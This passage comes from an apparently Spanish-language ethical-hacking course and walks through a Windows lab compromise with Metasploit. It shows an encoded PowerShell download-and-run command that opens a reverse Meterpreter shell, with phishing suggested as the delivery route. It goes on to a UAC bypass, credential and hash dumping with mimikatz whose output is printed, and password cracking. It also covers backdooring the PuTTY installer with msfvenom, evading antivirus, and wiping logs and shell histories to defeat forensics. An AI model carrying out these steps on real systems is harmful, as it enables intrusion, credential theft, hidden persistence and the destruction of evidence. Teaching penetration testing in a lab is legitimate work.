   0  exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    Postgre
   1  exploit/multi/script/web_delivery                     2013-07-19       manual     No     Script


Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/script/web_delivery

msf6 > use 1
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) >
```

Este exploit nos genera directamente el payload que nosotros debemos ejecutar en la máquina de destino. Lo primero es seleccionar que tipo de objetivo tenemos, para ello, seleccionamos como target un Powershell:

```
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Python
   1   PHP
   2   PSH
   3   Regsvr32
   4   pubprn
   5   SyncAppvPublishingServer
   6   PSH (Binary)
   7   Linux
   8   Mac OS X


msf6 exploit(multi/script/web_delivery) > set target 2
target ⇒ 2
```

Seleccionamos un payload, en este caso uno compatible sería:

```
msf6 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
```


No nos olvidemos poner nuestro LHOST y con esto estaría listo para el exploit:

```
msf6 exploit(multi/script/web_delivery) > set lhost 192.168.52.128
lhost ⇒ 192.168.52.128
```

Nos devuelve un comando powershell para que el cliente lo ejecute desde la máquina objetivo, así que haría falta algo de phishing por ejemplo para poder atacarla

```
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 192.168.52.128:4444
[*] Using URL: http://192.168.52.128:8080/27SfrF2FpdYqAhk
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATg
BlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJABsAHgAPQBuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlA
G4AdAA7AGkAZgAoAFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAFAAcgBvAHgAeQBdADoAOgBHAGUAdABEAGUAZgBhAHUAbAB0AFAAcgBvAHgAeQAoACkALgBhAGQAZABy AGUAcwBzACAALQBuAGUA
IAAkAG4AdQBsAGwAKQB7ACQAbAB4AC4AcABy AG8AeAB5AD0AWwBOAGUAdAAuAFcAZQBiAFIAZQBxAHUAZQBzAHQAXQA6ADoARwBlAHQAUwB5AHMAdABlAG0AVwBlAGIAUABy AG8AeAB5ACgAKQA7ACQAbAB
4AC4AUABy AG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAG
EAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAO
gAvAC8AMQA5ADIALgAxADYAOAAuADUAMgAuADEAMgA4ADoAOAAwADgAMAAvADIANwBTAGYAcgBGADIARgBwAGQAWQBxAEEAaABrAC8AVwBGAGQAVQBvAHUAOABEAHUAaQBSACcAKQApADsASQBFAFgAIAAo
ACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4
ANQAyAC4AMQAyADgAOgA4ADAAOAAwAC8AMgA3AFMAZgByAEYAMgBGAHAAZABZAHEAQQBoAGsAJwApACkAOwA=
```

Al ejecutarlo en el powershell de la máquina objetivo, se cerrará automáticamente su powershell, es necesario desactivar el Antivirus de tiempo real:




```
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.52.128:4444
[*] Using URL: http://192.168.52.128:8080/DppuvKhE
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATg
BlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJABsAHgAPQBuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgBXAGUAYgBjAGwAaQBl
GUAbg80ADsAaQBmACgAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAUABy AG8AeAB5AF0AOgA6AEcAZQB0AEQAZQBmAGEAdQBsAHQAUABy AG8AeAB5ACgAKQAuAGEAZABkAHIAZQBzAHMAIAAtAG4A
ZQAgACQAbgB1AGwAbAApAHsAJAB5AE0ARwAuAHAAcgBvAHgAeQA9AFsATgBlAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0AOgA6AEcAZQB0AFMAeQBzAHQAZQBtAFcAZQBiAFAAcgBvAHgAeQAoACkAOwA
kAHkATQBHAC4AUABy AG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG
4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAd
AB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADUAMgAuADEAMgA4ADoAOAAwADgAMAAvAEQAcABwAHUAdgBLAGgARQAvADcAcwAxAHEAYQBWAFEAVQBrADQAWgBoAGcAZAAnACkAKQA7AEkARQBYACAAKAAo
AG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADU
AMgAuADEAMgA4ADoAOAAwADgAMAAvAEQAcABwAHUAdgBLAGgARQAnACkAKQA7AA==
msf6 exploit(multi/script/web_delivery) > [*] 192.168.52.129   web_delivery - Delivering AMSI Bypass (1408 bytes)
[*] 192.168.52.129   web_delivery - Delivering Payload (3738 bytes)
[*] Sending stage (200774 bytes) to 192.168.52.129
[*] Meterpreter session 1 opened (192.168.52.128:4444 → 192.168.52.129:49756) at 2023-03-30 16:28:23 +0200
```

Podemos entrar a esa sesión con:

sessions 1

```
msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > ls
Listing: C:\Users\IEUser
=========================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040555/r-xr-xr-x  0        dir   2019-03-19 14:20:07 +0100  3D Objects
040777/rwxrwxrwx  0        dir   2019-03-19 14:00:05 +0100  AppData
040777/rwxrwxrwx  0        dir   2019-03-19 14:00:05 +0100  Application Data
040555/r-xr-xr-x  0        dir   2019-03-19 14:20:07 +0100  Contacts
```

Una vez aquí podemos hacer uso de **getsystem**

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 1346 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```

Como podemos comprobar, podemos hacer uso de algunos módulos de metasploit:

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a Hyper-V Virtual Machine
meterpreter >
```

Siempre es interesante ver si la máquina comprometida es una Máquina Virtual, por si se trata de un Honey Pot, una trampa que puede ser colocada para que hagamos pentesting en ella y recopile información nuestra

Algunos módulos interesantes de Windows:

- credentials/credential_collector (necesita privilegios): para acceder a credenciales
- enum_shares: para ver las carpetas compartidas
- hasdump: Volcar hash de credenciales en memoria

```
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against MSEDGEWIN10
[-] Error accessing hashes, did you migrate to a process that matched the target's architecture?
meterpreter >
```

Al igual que en con Linux, también contamos con el recomendador de exploits de post-explotación, en este caso, nos recomendará **UAC Bypass**:


run post/multi/recon/local_exploit_suggester

¡Puede usarse directamente desde el meterpreter!


UAC Bypass: Técnica de post-explotación que nos permite elevar privilegios en Windows en determinadas situaciones.

> UAC (User Account Control) es el causable de las pestaña que avisa que tienes que aceptar permisos de Administrador. Esto permite que el usuario eleve permisos sin siquiera tener que poner la contraseña.


Entoces el UAC Bypass, consiste en aprovechar este hecho para cargar otros programas, con este autoelevador de privilegios. Como vemos, como continuación del apartado anterior, esta máquina de ejemplo es vulnerable:



Para seleccionarlo, recordamos que usamos **background** y **use** en el exploit:



Decidimos las opciones, IMPORTANTE cambiar el LPORT para que no interfiera con la sesión abierta actualmente y colocar el LHOST bien y **exploit**:



Como resultado, se arbirá una sesión en meterpreter:

```
msf6 exploit(windows/local/bypassuac_dotnet_profiler) > exploit

[*] Started reverse TCP handler on 192.168.52.128:4222
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[!] This exploit requires manual cleanup of 'C:\Users\IEUser\AppData\Local\Temp\NCxxQMnlZmwVH.dll!
[*] Please wait for session and cleanup....
[*] Sending stage (200774 bytes) to 192.168.52.129
[*] Meterpreter session 3 opened (192.168.52.128:4222 → 192.168.52.129:49883) at 2023-04-01 15:59:32 +0200
```

Esta vez, sí podremos ejecutar esos valiosos módulos:

```
meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against MSEDGEWIN10
[+] Collecting hashes...
    Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889
    Extracted: DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: IEUser:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889
    Extracted: sshd:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800
    Extracted: WDAGUtilityAccount:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63
[+] Collecting tokens...
    MSEDGEWIN10\IEUser
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
    NT SERVICE\SQLTELEMETRY
    Window Manager\DWM-1
    Font Driver Host\UMFD-0
    Font Driver Host\UMFD-1
    NT SERVICE\MSSQLSERVER
meterpreter >
```

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY ec022a77f903a7e69e603e0c84634ff0...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
```

Mimikatz: Nos permite encontrar credenciales almacenadas en memoria sistemas Windows

Una vez abierta la sesión de superusuario en meterpreter usamos:

load kiwi

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

Lo primero que hay que hacer es un **getsystem** y posteriormente podríamos ver las credenciales hasheadas con **creds_all**

Podemos usar kiwi help para ver todas las posibilidades. Por ejemplo, no solo ver hashes de contraseñas (para descifrar el hash luego con **John**) sino también cambiarlas o comprobar las redes wifi.

John the ripper: Crackeador de contraseñas para descifrar contraseñas.

john --format=(formato a descifrar) --wordlist=(diccionario que queramos usar) (archivo con los hashes)

john --format=raw-md5 --worlist=/usr/share/wordlists/rockyou.txt hash.md5

Por defecto NO muestra por pantalla el resultado, para ello, debemos agregar la opción **--show**

Hashcat: Crackeador de contraseñas, alternativa a **John the Ripper**.

haschat -m (tipo de hash) -a (técnica de ataque) (archivo) (diccionario a usar)

hashcat -m 0 -a 0 hash.md5 /usr/share/worlists/rockyou.txt

Hay muchos tipos de hash, no solo el 0, depende el programa que haya hasheado la contraseña, por ello, contamos con la Wiki que nos puede ayudar a elegir el tipo de hash hashcat.net/wiki/doku.php?id=example_hashes

Backdoor en binarios: Técnica para añadir a un binario del sistema que ya hayamos vulnerado un backdoor para que podamos entrar de forma recurrente en el sistema.

Primero descargarmos el exe que queramos modificar, en este ejemplo vamos a suponer que vamos a modificar PuTTY.:

wget http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe


Podemos crear un exe en **msfvenom** con:

msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=192.168.52.128 lport=4000 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe

Donde:

- **-a** corresponde a la arquitectura del sistema a atacar
- **--platform** al sistema operativo a atacar
- **-x** al ejecutable que vamos a backdoorizar
- **-p** al payload que vamos a esconder
- **-e** el codificado con el que vamos a “esconder” el payload
- **-i** las vueltas del codificado para esconder el payload
- **-b** caracteres a tener en cuenta para omitir
- **-f** es el formato de salida
- **-o** el nombre del archivo ya modificado


De esta forma, ahora solo tendríamos que dejar escuchando el exploit multi/handler en **Metasploit** con el payload usado anteriormente en msfvenom y esperar que el otro usuario abriera este ejecutable, inmediatamente, debe abrir entonces una sesión en meterpreter.



El problema llega con que si el usuario cierra PuTTY, simplemente se cerrará nuestra sesión de meterpreter, por lo que es necesario conocer las técnicas de Migración de meterpreter a otro proceso.

Migración de meterpreter a otro proceso: Para evitar que se cierre el proceso, lo migraremos de manera oculta a otra aplicación en ese sistema. Aparentemente el usuario notará que su PuTTY se ha cerrado. Lo hacemos desde meterpreter con:

run post/windows/manage/migrate



Borrado de Evidencias:

Linux: Podemos borrar evidencias para que un posterior análisis forense no encuentre pruebas de nuestro ejercicio de hacking ético:

Podemos borrar los archivos con:

shred -vfz (fichero) -> Borra y sobrescribe 4 veces

smr (fichero) -> Borra y sobrescribe 38 veces

Algunos archivos a borrar son:

Logs

- /var/log/messages: mensajes globales del sistema operativo.
- /var/log/secure: información de autenticación y autorización.
- /var/log/mail.log: información del servidor de correo del sistema.
- /var/log/cron: información sobre cuando el demonio cron empieza una tarea.
- /var/log/boot.log: información de cuando el sistema arranca.
- /var/log/btmp: logins fallidos (lastb)
- /var/log/wtmp: logins y logouts (last)
- /var/log/lastlog: logins en el sistema (lastlog)
- /var/run/utmp: usuarios en el sistema (who/w)
- /var/log/dmesg: logs del kernel (dmesg)

Comandos de shell:

- ~/.bash_history
- ~/.sh_history
- ~/.history
- Comando less:
- ~/.lesshst
- Clientes de FTP:
- ~/.lftp/rl_history y cwd_history
- ~/.ncftp/history

Equipos a los que se ha conectado con SSH:

- ~/.ssh/known_hosts

Logs del servidor de aplicación

- apache/logs/
- etc/httpd/logs/
- var/www/logs/
- var/log/
- usr/local/apache/logs/
- var/log/apache/
- var/log/apache2/

Windows:

En el caso de Windows, podemos usar un módulo específico de meterpreter que elimina las evidencias de nuestro ejercicio de hacking ético.

run post/windows/manage/sdel FILE=\\users\\User\\Desktop\\testdoc.txt

(usar doble barra para que detecte “\” como un carácter especial)

Veasé Poster DFIR SANS.pdf

9. Otras herramientas de ayuda:

Algunas herramientas que pueden ayudarnos a la realización de nuestro ejercicio de hacking ético:

- **Batea:** Herramienta para Kali, recibe un output de Nmap y nos señala qué hosts de los que hayan sido analizados son más propensos a ser vulnerables. Ideal en entornos dónde haya muchos nodos en una misma red.
- **Pesidious:** Herramienta que permite mutar malware para esconder nuestros payload de una manera mucho más potente para que no lo detecten los antivirus.
- **Polymorph:** Herramienta creada por shramos. Permite no solo interceptar paquetes de la red, sino modificarlos en tiempo real. **Veasé Manual de Polymorph.pdf**.